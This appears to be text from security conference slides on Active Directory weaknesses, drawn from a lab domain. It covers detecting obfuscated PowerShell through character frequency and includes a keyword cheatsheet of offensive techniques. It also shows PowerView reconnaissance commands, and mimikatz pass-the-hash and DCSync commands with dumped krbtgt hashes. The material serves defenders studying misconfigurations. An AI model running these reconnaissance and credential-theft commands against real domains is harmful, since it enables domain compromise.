Xew StaticXew,XewPubl','ya fXewStoXew,XewpXew).Invoke(','ncKeySXew,XewtateXew,XeweXew,XewGXew), (Mxs{2}{0}{3}{1}Mxs -f XewblicX([Windows.Forms.K','aLl}::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action {','time.InteropServices.CallingConvention]::MxsWiXyaNApiMxs, [Runtime.InteropServices{5s9{LOgOUtXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin',' 5s9{dXyalLIXyaMPortcOXyaNXyaSTrucTXyaor}, @((Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX{tyXyaPeBUIXyaLdX','+XeweXew + Xewy.lXew+Xew','ram ([Parameter(PosItIon = 0)] [Va('','Ut-XyaFiLE ','tion)[1] OXya','Mxs -fXeweXew

Name	Percent
----	-----
e	9.45642668098057
t	6.7140807805668
r	5.04068355802684
a	4.71893184154584
i	4.47767509132943
o	4.4764202741537
n	4.24034871887833
s	3.87962507722052
l	3.14382517430811
\$	3.07642801046455
m	2.67074872866798
c	2.31530361546014
d	2.11271804911396
u	2.07657724037496
-	1.9549947893976
.	1.91688360658101
p	1.90493691743687
"	1.82178713136245
S	1.42324267780474
(	1.3617358954142

Finding Obfuscated Evil

<u>Regular</u>	<u>Obfuscated</u>
e	\$
t	{
r	}
a	+
i	"
o	=
n	[
s	(
l	;



Name	Percent
----	-----
\$	21.8082463984103
{	21.6592151018381
}	21.6592151018381
+	13.3134624937904
"	7.45156482861401
=	2.83159463487332
[	2.08643815201192
(	1.68902136115251
;	1.53999006458023
)	1.34128166915052
]	1.29160457029309
@	1.04321907600596
	0.894187779433681
&	0.844510680576254
.	0.447093889716841
?	0.0993541977148535

Finding Obfuscated Evil

- Deploy PowerShell v5.
- Enable PowerShell script block logging.
- Look at length of PowerShell command
- Look for lots of brackets { }

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{246}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{6
```


- Look for lots of quotes (single & double) “ “ & ‘ ‘

```
[UInt32]${Tok`EnPR`ivs`i`Ze} = ( get-variable ( "{0}{1}" -f 'w0','2u' ) -va )::"S`  
[IntPtr]${Token`pRivi`l`eGeSmem} = $w02u::( "{3}{2}{0}{1}"-f 'lo','ba1','cHG','Allo' )
```

- Look for random function names & many unusual characters not normally in PowerShell scripts.

Offensive PowerShell Detection Cheatsheet

- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- *System.Runtime.InteropServices*
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- CreateDelegate
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- AmsiUtils
- KerberosRequestorSecurityToken
- Security.Cryptography.CryptoStream
- ScriptBlockLogging
- LogPipelineExecutionDetails
- ProtectedEventLogging



AD Security Issues & Exploitation

Active Directory's Security Boundary?

- Forest, not Domain.
- Older AD forests have multiple domains for “security”.
- Trusts extend boundary & may introduce exploit paths (<http://www.harmj0y.net/blog/redteaming/domain-trusts-why-you-should-care/>)
- Have a trust with a DMZ forest?
- Attackers can enumerate AD data from a trusted domain/forest.

```
PS C:\> Get-NetForest
```

```
RootDomainSid      : S-1-5-21-1581655573-3923512380-696647894
Name                : lab.adsecurity.org
Sites               : {Default-First-Site-Name}
Domains             : {lab.adsecurity.org, child.lab.adsecurity.org}
GlobalCatalogs      : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org, ADSDC11.child.lab.adsecurity.org}
ApplicationPartitions : {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org}
ForestMode          : Windows2008R2Forest
RootDomain           : lab.adsecurity.org
Schema              : CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
SchemaRoleOwner      : ADSDC03.lab.adsecurity.org
NamingRoleOwner      : ADSDC03.lab.adsecurity.org
```

```
PS C:\> Get-NetDomain
```

```
Forest              : lab.adsecurity.org
DomainControllers    : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
Children             : {child.lab.adsecurity.org}
DomainMode           : Windows2008R2Domain
Parent               : 
PdcRoleOwner         : ADSDC03.lab.adsecurity.org
RidRoleOwner         : ADSDC03.lab.adsecurity.org
InfrastructureRoleOwner : ADSDC03.lab.adsecurity.org
Name                 : lab.adsecurity.org
```

```
PS C:\Users\joeuser> Get-NetDomainTrust
```

SourceName	TargetName	TrustType	TrustDirection
lab.adsecurity.org	child.lab.adsecurity.org	ParentChild	Bidirectional
lab.adsecurity.org	external.com	Kerberos	Bidirectional
lab.adsecurity.org	Partner.net	Kerberos	Outbound

Simple DSRM Password with no Management

- Directory Services Restore Mode (DSRM)
- “Break glass” access to DC (RID 500)
- Console logon w/ DSRM account (Administrator)
- DSRM pw set when DC is promoted
- Rarely changed - Password Change Process?
- Best to synchronize from AD account (2008R2+).

DCSync Password Data with DSRM Account!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user      : Administrator
domain    : ADSDC03
program   : cmd.exe
NTLM      : 66750645b577b363347c5aa5d5e7d190
```

Administrator: C:\Windows\system32\cmd.exe

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsc03 /
```

```
user:krbtgt
```

```
[DC] 'lab.adsecurity.org' will be the domain
```

```
[DC] 'adsc03' will be the DC server
```

```
[DC] 'krbtgt' will be the user account
```

```
Object RDN          : krbtgt
```

```
** SAM ACCOUNT **
```

```
SAM Username        : krbtgt
```

```
Account Type        : 30000000 < USER_OBJECT >
```

```
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
```

```
Account expiration   :
```

```
Password last change : 8/27/2015 10:10:22 PM
```

```
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
```

```
Object Relative ID   : 502
```

```
Credentials:
```

```
Hash NTLM: f46b8b6b6e330689059b825983522d18
```

```
ntlm- 0: f46b8b6b6e330689059b825983522d18
```

```
lm - 0: ff43293335e630fff672b3e427de4237
```

```
Supplemental Credentials:
```

```
* Primary:Kerberos-Newer-Keys *
```

```
Default Salt : LAB.ADSECURITY.ORGkrbtgt
```

```
Default Iterations : 4096
```

Over-Permissioned Accounts

The diagram illustrates the relationship between four Active Directory groups: Domain Admins, Critical Server Admins, ADA Admins, and Server Admins. Yellow arrows indicate the membership relationships: Domain Admins and Critical Server Admins are members of ADA Admins, and Critical Server Admins is a member of Server Admins.

Domain Admins Properties

Object	Security	Attribute Editor
General	Members	Member Of

Members:

Name	Active Directory Domain Services Folder
ADA Admins	lab.adsecurity.org/AD Management
ADSAdministr...	lab.adsecurity.org/Users
LukeSkywalker	lab.adsecurity.org/AD Management

Critical Server Admins Properties

Object	Security	Attribute Editor
General	Members	Member Of

Members:

Name	Active Directory Domain Services Folder
Server Admins	lab.adsecurity.org/AD Management

ADA Admins Properties

Object	Security	Attribute Editor
General	Members	Member Of

Members:

Name	Active Directory Domain Services Folder
Critical Server...	lab.adsecurity.org/AD Management

Server Admins Properties

Object	Security	Attribute Editor
General	Members	Member Of

Members:

Name	Active Directory Domain Services Folder
HanSolo	lab.adsecurity.org/AD Management
Wesley Crusher	lab.adsecurity.org/Accounts

Groups with AD admin rights

- Domain Admins
- Enterprise Admins
- Domain “Administrators”
- Custom Delegation at domain/OU level
- Groups with DC logon rights (default)
 - Account Operators
 - Backup Operators
 - Print Operators
 - Remote Desktop Users (RDP)
 - Server Operators

Discover AD Admin Accounts

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Domain Admins"
```

```
GroupDomain : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : LukeSkywalker
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-2629
IsGroup      : False
MemberDN     : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSAdministrator
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-500
IsGroup      : False
MemberDN     : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\Users\joeuser> Get-NetUser -AdminCount | Select name,whenevercreated,pwdlastset,lastlogon
```

name	whenevercreated	pwdlastset	lastlogon
----	-----	-----	-----
ADSAdministrator	8/28/2015 2:09:40 AM	6/10/2016 9:41:42 PM	7/4/2016 7:54:24 PM
krbtgt	8/28/2015 2:10:22 AM	8/27/2015 10:10:22 PM	
LukeSkywalker	8/30/2015 2:21:11 AM	8/29/2015 10:26:02 PM	8/29/2015 10:30:31 PM
Kylo Ren	6/11/2016 9:12:41 PM	6/11/2016 5:12:41 PM	12/31/1600 7:00:00 PM

Discover Admin Accounts – RODC Groups

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Denied RODC Password Replication Group"
```

```
GroupDomain : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Read-only Domain Controllers
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-521
IsGroup      : True
MemberDN     : CN=Read-only Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Domain Controllers
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-516
IsGroup      : True
MemberDN     : CN=Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : krbtgt
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-502
IsGroup      : False
MemberDN     : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Schema Admins
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-518
IsGroup      : True
```

```
PS C:\Users\joeuser> Get-NetGPOGroup
```

Discover AD Groups with Local Admin Rights

```
GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\MACHINE\Pref
Filters      :
GroupName    : Administrators (built-in)
GroupSID     : S-1-5-32-544
GroupMemberOf :
GroupMembers : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName : Add Server Admins to Local Administrator Group
GPOName      : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType      : GroupPolicyPreferences
```

```
GPODisplayName : Add Workstation Admins to Local Administrators Group
```

```
GPOName      : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
```

```
GPOPath      : \\lab.adsecurity.org\SysVol\
```

```
GPOType      : RestrictedGroups
```

```
Filters      :
```

```
GroupName    : ADSECLAB\Workstation Admins
```

```
GroupSID     : S-1-5-21-1581655573-3923512380-696647894-2628
```

```
GroupMemberOf : {S-1-5-32-544}
```

```
GroupMembers : {}
```

```
ComputerName :
```

```
GPODisplayName : Add Workstation Admins to Local Administrators Group
```

```
GPOPath      : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
```

```
GPOPath      : \\lab.adsecurity.org\SysVol\
```

```
Filters      :
```

```
GroupName    : Remote Desktop Users (built-in)
```

```
GroupSID     : S-1-5-32-555
```

```
GroupMemberOf :
```

```
GroupMembers : {S-1-5-21-1581655573-3923512380-696647894-2628}
```

```
GPODisplayName : Set Remote Users
```

```
GPOName      : {F481B887-A0BC-4044-9DB2-4970}
```

```
GPOType      : GroupPolicyPreferences
```

```
ObjectName   : Workstation Admins
```

```
ObjectDN      : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecurity.org
```

```
ObjectSID     : S-1-5-21-1581655573-3923512380-696647894-2627
```

```
IsGroup       : True
```

```
PS C:\> get-NetComputer -ADSPath 'OU=workstations,DC=lab,DC=adsecurity,DC=lab.adsecurity.org'
```

```
ADSWRKWIN7.lab.adsecurity.org
```

```
ADSWKWIN7.lab.adsecurity.org
```

```
ADSWKWIN10.lab.adsecurity.org
```


Attack of the Machines: Computers with Admin Rights

```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |  
?{$_.MemberName -Like '*$'}
```

```
GroupDomain : lab.adsecurity.org  
GroupName   : Workstation Admins  
MemberDomain : lab.adsecurity.org  
MemberName  : ADSWKWIN10$  
MemberSID   : S-1-5-21-1581655573-3923512380-696647894-3606  
IsGroup     : False  
MemberDN    : CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org
```

```
GroupDomain : lab.adsecurity.org  
GroupName   : Workstation Admins  
MemberDomain : lab.adsecurity.org  
MemberName  : ADSWKWIN7$  
MemberSID   : S-1-5-21-1581655573-3923512380-696647894-1602  
IsGroup     : False  
MemberDN    : CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
```

Improper Group Policy Delegation



Full Auditing Policy

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (ADSECLAB\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (ADSECLAB\Enterprise A...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
HanSolo (ADSECLAB\HanSolo)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Improper OU Delegation

	Type	Principal	Access	Inherited from	Applies to
	Deny	Everyone	Special	None	This object only
	Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
	Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
	Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
	Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
	Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
	Allow	Authenticated Users	Special	None	This object only
	Allow	SYSTEM	Full control	None	This object only
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
	Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

Permission entries:

Improper OU Delegation

	Type	Principal	Access	Inherited from	Applies to
	Deny	Everyone	Special	None	This object only
	Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
	Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
	Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
	Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant o
	Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
	Allow	Authenticated Users	Special	None	This object only
	Allow	SYSTEM	Full control	None	This object only
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson obje
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
	Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant o
	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant o
	Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant o
	Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant o
	Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant o
	Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

```
PS C:\Users\joeuser> Invoke-ACLScanner -ResolveGUIDs -ADSPath 'OU=Accounts,DC=lab,DC=adsecurity,DC=org' |  
Where {$_.ActiveDirectoryRights -eq 'GenericAll'}
```

```
InheritedObjectType : User  
ObjectDN            : OU=Accounts,DC=lab,DC=adsecurity,DC=org  
ObjectType          : All  
IdentityReference   : ADSECLAB\Help Desk Level 2  
IsInherited         : False  
ActiveDirectoryRights : GenericAll  
PropagationFlags    : InheritOnly  
ObjectFlags         : InheritedObjectTypePresent  
InheritanceFlags    : ContainerInherit  
InheritanceType     : Descendants  
AccessControlType   : Allow  
ObjectSID           :  
IdentitySID         : S-1-5-21-1581655573-3923512380-696647894-4113
```

```
InheritedObjectType : User  
ObjectDN            : OU=Accounts,DC=lab,DC=adsecurity,DC=org  
ObjectType          : All  
IdentityReference   : ADSECLAB\Help Desk Level 3  
IsInherited         : False  
ActiveDirectoryRights : GenericAll  
PropagationFlags    : InheritOnly  
ObjectFlags         : InheritedObjectTypePresent  
InheritanceFlags    : ContainerInherit  
InheritanceType     : Descendants  
AccessControlType   : Allow  
ObjectSID           :  
IdentitySID         : S-1-5-21-1581655573-3923512380-696647894-4114
```

Full Control Rights on the Accounts OU

```
PS C:\> Invoke-ACLScanner -ResolveGUIDs | Where { ($_.ObjectDN -eq 'dc=lab,dc=adsecurity,dc=org') -AND `
($_.ObjectType -match "Replicat") }
```

```
InheritedObjectType : All
ObjectDN            : DC=lab,DC=adsecurity,DC=org
ObjectType          : DS-Replication-Get-Changes-All
IdentityReference   : ADSECLAB\SyncAccount
IsInherited         : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags     : None
ObjectFlags         : ObjectAceTypePresent
InheritanceFlags    : ContainerInherit
InheritanceType      : All
AccessControlType    : Allow
ObjectSID           : S-1-5-21-2710041276-1670258761-1848128390
IdentitySID         : S-1-5-21-2710041276-1670258761-1848128390-1626
```

Service Account with DCSync Rights

